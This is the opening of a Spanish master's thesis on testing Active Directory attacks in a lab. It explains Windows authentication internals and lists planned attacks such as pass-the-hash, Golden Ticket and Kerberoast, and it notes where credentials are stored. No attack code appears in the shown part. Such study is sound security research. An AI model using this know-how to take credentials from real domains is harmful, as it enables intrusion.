

Máster Universitario en Ciberseguridad
2018-2019

Trabajo Fin de Máster

“Ataques para evaluar Active Directory
en Windows Server 2019.”

Borja Lorenzo Fernández

Tutor
Andrés Marín López

DETECCIÓN DEL PLAGIO

La Universidad utiliza el programa **Turnitin Feedback Studio** para comparar la originalidad del trabajo entregado por cada estudiante con millones de recursos electrónicos y detecta aquellas partes del texto copiadas y pegadas. Copiar o plagiar en un TFM es considerado una Falta Grave, y puede conllevar la expulsión definitiva de la Universidad.

Agradecimientos

Resumen

Directorio Activo, del inglés *Active Directory (AD)*, es el servicio de directorio proporcionado por Microsoft y que tiene como finalidad principal la gestión de manera eficiente y centralizada la información y los recursos de una empresa. En la actualidad, Active Directory es utilizado por la mayoría de las organizaciones a nivel mundial y se considera una de las partes fundamentales para el correcto funcionamiento de una empresa. La información gestionada por Active Directory permite gestionar usuarios como pueden ser empleados, clientes, proveedores y que éstos puedan localizar los dispositivos, recursos y servicios distribuidos por la red como pueden ser ordenadores, servidores, impresoras, bases de datos, etc. Como se puede deducir, debido a la importancia que tiene Active Directory dentro de una organización y la información que gestiona le sitúan en uno de los principales objetivos para atacantes y ciberdelincuentes. Comprometer el servicio Active Directory supone un gran problema de seguridad para una empresa si el sistema principal de gestión se ve comprometido. Es por ello, que en los últimos años ha aumentado considerablemente el ataque a Active Directory cuya finalidad es hacerse con el control de la empresa y comprometer la seguridad de la información. Con el fin de contribuir al desarrollo, el trabajo realizado se centra en el análisis de las principales amenazas o ataques que pueden comprometer Active Directory gestionado por la última versión lanzada por Microsoft: Windows Server 2019. Esto se ha logrado mediante la creación de un laboratorio de pruebas, de manera local, que ha permitido la creación de una empresa ficticia y la revisión de una batería de los principales ataques analizados.

Palabras Clave:

Microsoft Active Directory, Domain Controller, Kerberos, Ciberseguridad, Windows Server, Pentesting, Red Team

Índice general

1. Introducción	1
1.1. Estado del Arte	2
1.2. Objetivos	3
1.3. Organización del Proyecto.	3
2. Autenticación y autorización en Windows	4
2.1. Autenticación vs autorización.	4
2.2. Escenarios de autenticación	4
2.2.1. Inicio de sesión interactivo (interactive logon)	5
2.2.2. Inicio de sesión a través de aplicaciones o servicios	5
2.2.3. Inicio de sesión en red	6
2.2.4. Otros escenarios	6
2.3. Inicio de sesión interactivo	6
2.3.1. Proceso de inicio de sesión interactivo (WinLogon)	7
2.3.2. Local Security Authority (LSA)	9
2.3.3. Security Support Provider Interface (SSPI)	10
2.3.4. Security Account Manager (SAM)	12
2.4. Autorización	12
2.4.1. Access tokens.	12
2.4.2. User Account Control (UAC)	13
3. Paquetes de autenticación.	15
3.1. MSV1_0	15
3.1.1. Windows hashes	16
3.1.2. Net-NT Lan Manager (Net-NTLM)	17
3.2. Kerberos	18
3.2.1. Aplicaciones de Kerberos	19
3.2.2. Elementos principales	19
3.2.3. Protocolo de autenticación	21

4. Active Directory	23
4.1. Protocolos y servicios implicados en Active Directory	23
4.2. Términos y conceptos clave	24
4.3. Laboratorio de Active Directory	26
4.3.1. Requisitos	26
4.3.2. Configuración previa	28
4.3.3. Creación y configuración del Active Directory	37
5. Experimentación	50
5.1. Pass the hash	50
5.2. NTLM Relay	54
5.3. Overpass The Hash	58
5.4. Pass The Ticket	61
5.5. Golden Ticket	64
5.6. Kerberoast	67
6. Resultados	71
7. Conclusiones y trabajo futuro	73
7.1. Conclusiones	73
7.2. Trabajo Futuro	73
Bibliografía	75

Índice de figuras

2.1	Autenticación al ejecutar el comando RunAs.	6
2.2	Proceso de inicio de sesión interactivo (WinLogon).	7
2.3	Clave de registro sobre los paquetes de autenticación.	8
2.4	Salida del comando Logonsessions.	11
2.5	Control de Cuentas de Usuario al ejecutar cmd.exe	14
3.1	Protocolo de autenticación Kerberos.	21
4.1	Topología del laboratorio local.	29
4.2	Configuración de red DC01 - Tarjeta de red.	29
4.3	Configuración de red DC01 - Ajustes de Ethernet.	30
4.4	Configuración de red DC01 - IPv4.	31
4.5	Configuración de red Cliente01 - IPv4.	32
4.6	Configuración de red Gateway - Tarjetas de red.	33
4.7	Configuración de red Gateway	34
4.8	Configuración de red Atacante01 - Tarjeta de red	34
4.9	Conexión entre Cliente01 y DC01	35
4.10	Conexión entre Atacante01 y DC01	35
4.11	Cambio de nombre DC01	36
4.12	Cambio de nombre Cliente01	37
4.13	Instalación de AD DS - Add roles and features.	38
4.14	Instalación de AD DS - Roled-based installation.	38
4.15	Instalación de AD DS - DC01.	38
4.16	Instalación de AD DS - Active Directory Domain Services.	39
4.17	Instalación de AD DS - Instalación.	39
4.18	Instalación de AD DS - Promote to Domain Controller.	40
4.19	Instalación de AD DS - Creación del forest laboratory.com.	40
4.20	Instalación de AD DS - Domain Controller options.	41
4.21	Instalación de AD DS - Rutas NTDS y SYSBOL.	42

4.22 Instalación de AD DS - Instalación.	43
4.23 Enlazar cliente al dominio - Settings.	44
4.24 Enlazar cliente al dominio - Dominio.	44
4.25 Enlazar cliente al dominio - Log on.	45
4.26 Enlazar cliente al dominio - Users and Computers.	45
4.27 Enlazar cliente al dominio - Dashboard.	46
4.28 Crear nuevo usuario.	46
4.29 Usuario de dominio.	47
4.30 Usuario de dominio y administrador del dominio.	47
4.31 Añadir el usuario a un grupo.	48
4.32 Grupo Domain Admins.	48
4.33 Usuario de dominio y administrador local.	49
4.34 Inicio de sesión con la cuenta de usuario creada..	49
 5.1 Reverse Shell interactiva sin privilegios.	51
5.2 Paquetes intercambiados entre Cliente01 y DC01 - Sin pass the hash. . . .	52
5.3 Comandos Mimikatz para listas sesiones activas.	52
5.4 Hash del usuario víctima.	53
5.5 Pash the hash a través de la herramienta Mimikatz.	53
5.6 Ataque pass the hash realizado correctamente.	54
5.7 Paquetes intercambiados entre Cliente01 y DC01 - Con pass the hash. . .	54
5.8 SMB Signing desactivado por defecto en Cliente01.	56
5.9 Archivo de configuración Responder.conf.	57
5.10 Responder y ntlmrelayx.py.	57
5.11 Interacción del usuario.	58
5.12 Volcado de la SAM.	58
5.13 Reverse Shell interactiva.	59
5.14 Intercambio de paquetes de Kerberos.	59
5.15 Comandos Mimikatz para listas sesiones activas.	59
5.16 Hash del uusario víctima.	60
5.17 Comando para realizar el ataque overpass the hash.	60
5.18 Ataque over-pass the hash realizado correctamente..	61

5.19	Intercambio de paquetes de Kerberos.	61
5.20	Tickets del usuario mariarperez.	62
5.21	Extracción de tickets a través de Mimikatz.	62
5.22	Lista de tickets obtenidos.	63
5.23	Ataque pass the ticket.	63
5.24	Comprobación del ataque pass the ticket.	64
5.25	Obtención de la información de la cuenta krbtgt.	65
5.26	Cuenta desde la que se va a realizar el ataque.	66
5.27	Creación de un golden ticket.	66
5.28	Golden ticket creado correctamente.	67
5.29	Advanced features.	68
5.30	Añadir el atributo SPN al usuario.	68
5.31	Lista de los SPN disponibles en el dominio.	69
5.32	Solicitud de TGS.	69
5.33	Expotar los tickets TGS.	70
5.34	Cracking del ticket TGS.	70

Índice de tablas

1. Introducción

En los últimos años, con el desarrollo intrínseco de la tecnología y el aumento masivo de información, empresas y organizaciones a nivel mundial se han visto en la necesidad de disponer de sistemas y/o servicios que les permitan administrar de una manera lógica, estructurada y eficaz tanto los usuarios como la información y recursos distribuidos en la red que disponen para el correcto funcionamiento del negocio. Microsoft Active Directory [1] se presenta como una solución efectiva a esta problemática. Para ello, Microfost ha implementado un servicio de directorio a través de una base de datos distribuida que permite a los usuarios localizar y administrar los recursos en red que dispone la organización. Estos recursos engloban bases de datos, sistemas de ficheros, aplicaciones web, servidores, impresoras, etc. Además, Active Directory sirve para gestionar la autenticación y autorización de dichos recursos, es decir, permite administrar qué usuarios pueden, o no, acceder a dichos recursos.

En la actualidad, Active Directory es la solución elegida por más del 90 % de las empresas y organizaciones a nivel mundial [2] para la gestión y administración de los recursos e información de una empresa. Esto supone que la amplia mayoría de atacantes elijan Active Directory como el objetivo, o *target*, principal en el ciclo de vida de un ataque dirigido a una organización. La finalidad principal es comprometer la infraestructura, obtener información confidencial o realizar ataques de Ransomware para estorsionar o sacar beneficio económico. Esto se puede observar en la manera de atacar de los principales grupos de ciberdelincuentes o grupos organizados como puede ser APT28, APT29, Cobal Strike, etc. o en los últimos ataques de Ransomware como WannaCry, NotPetya, MBR-ONI [3] [4] [5] que ponen los servicios de Active Directory en el punto de mira y centro de sus ataques. Además, la aparición de vulnerabilidades críticas y el desarrollo de herramientas cada vez más sofisticadas posibilitan considerablemente la explotación afectando a la seguridad de Active Directory.

Estas características hacen que Active Directory sea un importante objeto de estudio para investigadores y equipos tanto de *Red Team* como *Blue Team*. El trabajo realizado ha abordado este problema y presenta como objetivo principal la revisión, análisis y prueba de alguna de las principales amenazas que ponen en grave riesgo la seguridad de Active Directory en la última versión de Windows Server.

1.1. Estado del Arte

Active Directory fue lanzado por primera vez en 1999 con el Sistema Operativo *Windows 2000 Server Edition*. Desde entonces, proteger, mantener actualizado y crear una infraestructura sólida y segura ha sido uno de los principales objetivos de Microsoft. Para ello, se ha instaurado una política de actualizaciones semestrales con plazo de servicio de 18 meses [6] que corrige las vulnerabilidades encontradas y propone nuevas implementaciones que mejoren tanto el uso como la seguridad.

Para el desarrollo de este proyecto se ha utilizado la última versión disponible: Windows Server 2019 1903 como Domain Controller para la gestión y administración de Active Directory. Windows Server 2019 está basado en la versión más estable y optimizada de Windows Server 2016 y se han añadido mejoras considerables que se pueden consultar en [7] y que destacan, en términos de seguridad, la implementación de un sofisticado antivirus para la protección de amenazas: *Windows Defender Advanced Threat Protection (ATP)*, un nuevo conjunto de funciones para la identificación y prevención de intrusiones: *Windows Defender ATP Exploit Guard* y novedades en la seguridad con *Software Defined Networking (SDN)* introducido en versiones anteriores.

Por otro lado, en cuanto a la experimentación, se ha utilizado una topología de Active Directory que permite evaluar satisfactoriamente los ataques analizados. Aunque existen multitud de ataques diferentes y variaciones de los mismos, se ha considerado los siguientes ataques para delimitar el límite del proyecto realizado:

- **Pass-The-Hash**
- **NTLM Relay**
- **Overpass-The-Hash**
- **Pass-The-Ticket**
- **Golden/Silver Ticket**
- **Kerberoast**

La gran mayoría de estos ataques sobre Active Directory, no son específicos de este si no que aprovechan debilidades en los protocolos de autenticación utilizados. En la actualidad, los protocolos utilizados principalmente son: Microsoft NTLM y Keberos Version 5 Protocol. Por este motivo, ambos protocolos se van a detallar y analizar en los capítulos posteriores.

1.2. Objetivos

Como se ha comentado anteriormente, el objetivo principal de este trabajo es la revisión y análisis de las principales amenazas que pueden comprometer la seguridad de Active Directory. Para ello, es necesario la recreación de un laboratorio de pruebas que permita replicar dichos ataques.

Como se ha comentado anteriormente debido a la importancia del caso de estudio, este proyecto tiene como objetivo la adquisición de conocimiento sobre la infraestructura Active Directory como punto de partida tanto para otro tipo de investigaciones dejándolas así como trabajo futuro además de la aplicación de la topología con nuevos Domain Controllers, servidores, etc. Por otro lado, el conocimiento de los principales ataques y como está organizado es de gran importancia hoy en día, permitiendo así una correcta implementación que minimice los riesgos a los que está sometida una organización.

Por último, este trabajo tiene como objetivo establecer las pautas y directrices para la creación de un laboratorio que permita tanto a *Pentesters* o profesionales de la seguridad ofensiva para realizar ejercicios simulados de *Red Team* en entornos controlados como a administradores de sistemas o equipos de *Blue Team* para probar nuevas configuraciones o realizar simulaciones de actualizaciones o mejoras en un entorno simulado.

1.3. Organización del Proyecto

El presente documento se divide en 6 capítulos, en los cuales en primera instancia se detallan los aspectos a tener en cuenta relacionados con Active Directory, se detalla el laboratorio implementado, las pruebas que se van a realizar, la experimentación realizada así como los resultados obtenidos durante el tránscurso:

2. Autenticación y autorización en Windows

Este capítulo aborda la metodología utilizada por los Sistemas Windows para desarrollar la autenticación y posterior autorización de un usuario u objeto. Con este fin, se profundizará en el inicio de sesión interactivo, independientemente si es de forma local o remoto, la gestión de las credenciales introducidas por el usuario hasta su posterior validación y finalmente, la comprobación de si ese usuario u objeto tiene permisos suficientes para ejecutar la acción que está solicitando.

2.1. Autenticación vs autorización

La mayoría de ataques y vulnerabilidades que amenazan Sistemas Windows y por consecuencia Active Directory reside en la forma de autenticación y autorización de estos. Por lo tanto, es importante conocer los procesos y procedimientos involucrados así como las diferencias entre autenticación y autorización [8]:

Por un lado, la autenticación consiste en la verificación de la identidad de un usuario, dicho con otras palabras, que el sistema de autenticación, como puede ser a la hora de iniciar sesión, asegure de que el usuario es quien dice ser. Esta verificación se puede realizar, por ejemplo, con un secreto o contraseña conocido únicamente por el usuario y que será validada posteriormente.

Por otro lado, cuando se habla de autorización se refiere a establecer y delimitar qué recursos son los que puede acceder el usuario en cuestión o grupos de usuarios. Por ejemplo, establecer que los usuarios administradores puedan acceder a carpetas compartidas con información confidencial. La verificación de que un usuario puede realizar la acción que está solicitando realizar, como puede ser el acceso a un dispositivo, recurso, etc.

2.2. Escenarios de autenticación

Para utilizar equipos basados en Windows es necesario disponer de una cuenta válida independientemente de si se solicita acceder a un equipo localmente o en red. Por lo tanto, Windows provee tecnología de control de acceso para determinar tanto si un usuario es quién dices ser, es decir, el proceso de autenticación como para gestionar si dicho usuario tiene los permisos necesarios para acceder al recurso o dispositivo que está solicitando. A continuación se va a enumerar los posibles casos en los que se solicitará la autenticación de un usuario [9]:

2.2.1. Inicio de sesión interactivo (interactive logon)

Este escenario corresponde al inicio de sesión principal en sistemas basados en Windows por lo que se detallará en las secciones siguiente de este capítulo, ocurre cuando un usuario accede a una cuenta de usuario local o a una cuenta de dominio para iniciar sesión en un equipo.

Se produce un inicio de sesión de forma local cuando un usuario tiene acceso físico al equipo y este no está unido a ningún dominio o cuenta de usuario en Active Directory. Este inicio de sesión requiere disponer de una cuenta de usuario en el administrador de cuentas de seguridad del inglés *Security Account Manager (SAM)* donde se comprobará si las credenciales almacenadas son iguales a las credenciales proporcionadas por el usuario. Este inicio de sesión permite acceder al usuario a los recursos de Windows del equipo local.

Inicio de sesión en dominio ocurre cuando un usuario accede a una cuenta de usuario en Active Directry. Para ello, es necesario que el equipo disponga de una cuenta de dominio de Active Directory y está conectado físicamente a la red. Esto le permite tener acceso tanto a los recursos locales como los recursos proporcionados por el dominio (carpetas compartidas, servicios, etc.).

Además, también se produce un inicio de sesión interactivo cuando un usuario accede de manera remota a un equipo a través del protocolo de escritorio remoto del inglés *Remote Desktop Protocol (RDP)*. Las credenciales son enviadas al equipo donde se está intentando conectar y este es el que procede a su posterior validación.

2.2.2. Inicio de sesión a través de aplicaciones o servicios

Este escenario ocurre cuando una aplicación o un servicio solicita que un usuario inicie sesión para acceder a los recursos que ofrece dicha aplicación o servicio. Como se puede observar en la figura 2.1 al ejecutar el comando RunAs que lanza la aplicación *cmd.exe* como el usuario *Cliente01*, este nos solicita la contraseña de dicho usuario. Además, Windows gestiona las credenciales para aplicaciones y servicios que no requieren la interacción de un usuario.

Los sistemas basados en Windows, implementan inicio de sesión único conocido como *Single Sign-On (SSO)* [10]. El objetivo principal de SSO es que sólo que haya que introducir las credenciales de un usuario una única vez, para acceder a cualquier recurso que necesite autenticación (en vez de introducir las credenciales cada vez). Como se verá a continuación, Windows guarda de manera local en memoria dichas credenciales en el subsistema *Local Security Authority (LSA)*.

```
C:\WINDOWS\system32>runas /noprofile /user:Cliente01 cmd  
Escriba la contraseña para Cliente01:  
Intentando iniciar cmd como usuario "WIN-R79MCJAAKB6\Cliente01" ...  
  
C:\Windows\system32>cmd (ejecutándose como WIN-R79MCJAAKB6\Cliente01)  
Microsoft Windows [Versión 10.0.17763.678]  
(c) 2018 Microsoft Corporation. Todos los derechos reservados.  
  
C:\Windows\system32>whoami  
win-r79mcjaakb6\cliente01  
C:\Windows\system32>
```

Fig. 2.1. Autenticación al ejecutar el comando RunAs.

2.2.3. Inicio de sesión en red

El inicio de sesión en red del inglés *Network Logon* ocurre una vez el usuario es correctamente autenticado en un equipo a través de alguno de los procesos explicados anteriormente e intenta acceder a cualquier servicio de red. Este proceso suele ser invisible al usuario a no ser que sea necesario otras credenciales.

2.2.4. Otros escenarios

Existen otros escenarios de inicio de sesión como puede ser “Inicio de sesión a través de Smartcard” que requiere el uso del protocolo Kerberos o “Inicio de Sesión biométrico” donde se utiliza un dispositivo para obtener las credenciales biométricas como puede ser la huella digital y se compara con las credenciales almacenadas durante la creación de la cuenta.

2.3. Inicio de sesión interactivo

El proceso de autenticación a través de inicio de sesión interactivo del inglés *Interactive Logon*, a diferencia del inicio de sesión en red o *Network Logon*, es llevado a cabo por el proceso *WinLogon* que se encarga de recoger las credenciales introducidas por el usuario y su posterior validación. Un usuario que inicia sesión en un equipo ya sea localmente o un inicio de sesión en red introduce el usuario y la contraseña (denominado credenciales de usuario) y sirve para verificar la identidad del usuario. Por otro lado, cuando se inicia sesión a través de una Smart Card (*Smart Card Logon*) las credenciales están almacenadas en el chip de la tarjeta y estas son leídas por un dispositivo externo y el usuario introduce el *Personal Identification Number (PIN)*.




Fig. 2.2. Proceso de inicio de sesión interactivo (WinLogon).

2.3.1. Proceso de inicio de sesión interactivo (WinLogon)

WinLogon.exe es el proceso encargado de coordinar y administrar el inicio de sesión interactivo. Además, este proceso también se encarga de gestionar el *logout*, lanzar los procesos necesarios para la autenticación de un usuario, cambiar las contraseñas, bloquear y desbloquear un equipo y proporcionar la seguridad necesaria para que ningún otro proceso pueda acceder a información sensible cuando estos procedimientos se están llevando a cabo.

Como se puede ver en la Figura 2.2 el proceso de inicio interactivo consta de varias fases [11]:

1. En primer lugar, el proceso de inicio de sesión comienza con una secuencia denominada *Secure Attention Sequence (SAS)*, esta secuencia es *CTRL + ALT + DEL* por defecto e inicia el proceso *WinLogon.exe*.




Fig. 2.3. Clave de registro sobre los paquetes de autenticación.

2. *WinLogon.exe* es el ejecutable encargado de gestionar el inicio de sesión interactivo. Para ello, inicializa el proceso *LogonUI.exe* cuya finalidad es proporcionar la interfaz de usuario por defecto y recoger las credenciales introducidas.
3. *LogonUI.exe* es el proceso encargado de solicitar, enumerar y mostrar al usuario la interfaz con las credenciales necesarias para la autenticación. Para ello, consulta los diferentes *Credential Providers* [12] que dispone el sistema. Los *Credential Providers* son las bibliotecas de enlace dinámico, del inglés *Dynamic-Link Library (DLL)* que se encargan de proporcionar la información necesaria, manejar la comunicación y la lógica con las entidades de autenticación externas y serializar y empaquetar las credenciales correctamente. Estas DLLs se encuentran en ¹ o en ² (Si se trata de un inicio de sesión con Smart Cards).
4. Una vez introducidas las credenciales, *WinLogon.exe* se comunica con el proceso LSASS a través de la función *LsaLookupAuthenticationPackage*. Esta función tiene como objetivo obtener los paquetes de autenticación disponibles en el sistema a través de la clave de registro ³ como se puede observar en la Figura 2.3.
5. Posteriormente, se envían las credenciales a través de la función *LsaLogonUser*. Si algún paquete de autenticación autentica al usuario el proceso continua, en cambio, si ningún paquete indica que se ha iniciado sesión correctamente el proceso acaba. Los paquetes de autenticación usados por Windows por defecto son MSV1_0 y Kerberos, ambos se detallarán en el siguiente capítulo de la literatura.
6. Cuando se trata de un inicio de sesión en Dominio, LSA utiliza el proceso *Netlogon.exe*, este proceso se encarga de mantener un canal de comunicación seguro entre el

¹ %SystemRoot%\System32\authui.dll

² %SystemRoot%\System32\SmartcardCredentialProvider.dll

³ HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

equipo y el controlador de dominio (*Domain Controller*) y pasar las credenciales a través de este.

7. Una vez autenticado, el proceso LSASS comprobará en la base de datos de políticas locales si el usuario autenticado tiene los permisos suficientes para realizar la acción que está solicitando. Si el inicio de sesión no coincide el proceso de autenticación acaba y LSASS elimina cualquier estructura de datos creada y lo notifica a WinLogon. Si el acceso está permitido, LSASS agrega los IDs de seguridad correspondientes, busca en la base de datos los permisos asociados a los usuarios del mismo grupo del SID del usuario, los añade al token de acceso (*Access Token*) y crea dicho token que será enviado a Winlogon con un mensaje de inicio de sesión correcto.
8. Por último, Winlogon mira en el registro ⁴ y crea un proceso con el valor que haya contenido en el registro. El valor por defecto es *Userinit.exe* que carga el perfil del usuario autenticado.

Una vez definido el proceso de inicio interactivo a grandes rasgos, se va a pasar a detallar los componentes mencionados que forman parte de dicho proceso.

2.3.2. Local Security Authority (LSA)

Local Security Authority [13] se encarga de validar el acceso a los objetos, comprobar si un usuario tiene permisos suficientes y generar mensajes de auditoría. Es decir, LSA se encarga de las siguientes acciones:

- Autenticar y registrar los usuarios en un sistema local, es decir, se encarga del proceso visto anteriormente.
- Administrar la política de seguridad local de un sistema, del inglés *Local Security Policy*.
- Proporcionar los servicios necesarios tanto para la autenticación de un usuario, como para la generación de los tokens de acceso correspondientes.
- Gestionar los servicios necesarios para mantener la relación entre nombres y SIDs.

Local Security Authority Subsystem Service (LSASS)

El proceso *Local Security Authority Subsystem Service* (LSASS) se encarga de instanciar las políticas de seguridad en el sistema, realizar un seguimiento de las políticas de seguridad de las cuentas activas, modificar credenciales y crear tokens de acceso y almacenar las credenciales de los usuarios activos del sistema, esto permite que un usuario no tenga que

⁴HKLM\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon\Userinit

introducir las credenciales cada vez que accede a un recurso (*Single Sign-On*) [10].

Este proceso es de gran interés para los atacantes ya que LSASS puede almacenar credenciales como Tickets de Kerberos, Hashes NT, Hashes LM o credenciales con algoritmos de cifrado débiles que se puede obtener la contraseña en texto claro.

LSASS almacena las credenciales de las sesiones activas, estas credenciales se alamacenan cuando un usuario realiza alguna de las siguientes acciones:

- Se inicia sesión localmente (o remotamente a través de *Remote Desktop Protocol (RDP)*).
- Se ejecuta un proceso o tarea usando el comando *RunAs*.
- Se ejecuta un servicio de Windows que necesite mayores privilegios de los actuales y se requiere autenticación.
- Se ejecuta una tarea programada para la que es necesario autenticarse.
- Se ejecuta una tarea local usando una herramienta de administración remota.

Logon Sessions

Logon Sessions [14] [15] es una estructura de datos que representa un *Security Principal* [16]. Una entidad de seguridad del inglés *Security Principal* corresponde a cualquier entidad que se puede autenticar en un sistema basado en Windows como puede ser usuarios, grupos de usuarios o procesos ejecutados en un contexto de seguridad de usuarios o grupos de usuarios.

Cuando un usuario inicia sesión de forma satisfactoria el proceso LSA crea una *Logon Session* que será utilizada para la creación del token de acceso y se incrementará la referencia al número de sesiones creadas. Esta referencia también es aumentada cuando se duplica el token, cuando un usuario ejecuta procesos en nombre de otro usuario, etc.

Para listar las *Logon Sessions* en un sistema se puede utilizar el comando *logonsessions* de *Windows Sysinternals* [17] como se puede ver en la Figura 2.4.

2.3.3. Security Support Provider Interface (SSPI)

Aunque no se ha mencionado anteriormente, *Security Support Provider Interface (SSPI)* [18] es una API que permite que una aplicación pueda utilizar varios modelos de seguridad, es decir, abstrae las llamadas necesarias en el proceso de autenticación y permite que

```
[11] Logon session 00000000:00126688:  
    User name:    WIN-R79MCJAAKB6\Cliente01  
    Auth package: NTLM  
    Logon type:   Interactive  
    Session:      0  
    Sid:          S-1-5-21-3305109258-3633115399-2278369259-1003  
    Logon time:   18/08/2019 13:59:23  
    Logon server: WIN-R79MCJAAKB6  
    DNS Domain:  
    UPN:
```

Fig. 2.4. Salida del comando Logonsessions.

una aplicación lleve a cabo un proceso de autenticación sin especificar los protocolos de autenticación, denominados paquetes de autenticación que se verán en detalle en la siguiente sección de este capítulo.

En primer lugar, se negocia el protocolo a utilizar, para que el proceso se complete correctamente ambas máquinas deben aceptar mismo *Security Support Provider (SSP)*. Un SSP es un DLL que implementa SSPI y permite la ejecución de los paquetes de autenticación. Cada paquete proporciona un "mapeo" entre las llamadas de funciones SSPI de una aplicación y las funciones de un modelo de seguridad.

Los principales SPP son:

- Kerberos.

```
%SystemRoot%\Windows\System32\kerberos.dll
```

- NT Lan Manager (NTLM): NTLMv1 y NTLMv2.

```
%SystemRoot%\Windows\System32\msv1_0.dll
```

- Digest.

```
%SystemRoot%\Windows\System32\Wdigest.dll
```

- Schanell.

```
%SystemRoot%\Windows\System32\Schannel.dll
```

- Negotiate.

```
%SystemRoot%\Windows\System32\lsassrv.dll
```

Negotiate

Microsoft Negotiate [19] es un SSP que actua como intermediario entre la API SPPI y otro SSP. Cuando una aplicación requiera algún tipo de autenticación, se envía una petición a Negotiate con los armunetos necesarios (parámetros, credenciales, SSPs a utilizar...), este lo examinará y pasará la petición al SSP correspondiente que llevará a cabo la autenticación.

Actualmente, Neogtiate elige entre Kerberos y NTLM. Seleccionará el primero siempre y cuando haya conexión entre las dos partes implicadas en el proceso y el usuario haya especificado el Service Principal Name (SPN), un User Principal Name (UPN), o una cuenta de NetBIOS. En cambio, si se trata de una autenticación local utilizará NTLM.

2.3.4. Security Account Manager (SAM)

Security Account Manager (SAM) corresponde a una base de datos que almacena localmente la información sobre las cuentas de usuario y grupos de usuarios (identificador de usuario, nombre de usuario y hash de la contraseña). Esta información es consultada por el proceso LSA a la hora de autenticar a un usuario de forma local comparando el hash de la contraseña introducida por el usuario y el hash de la contraseña contenido en base de datos SAM. Esta base de datos corresponde con el fichero:

```
%SystemRoot%\Windows\System32\config\SAM
```

2.4. Autorización

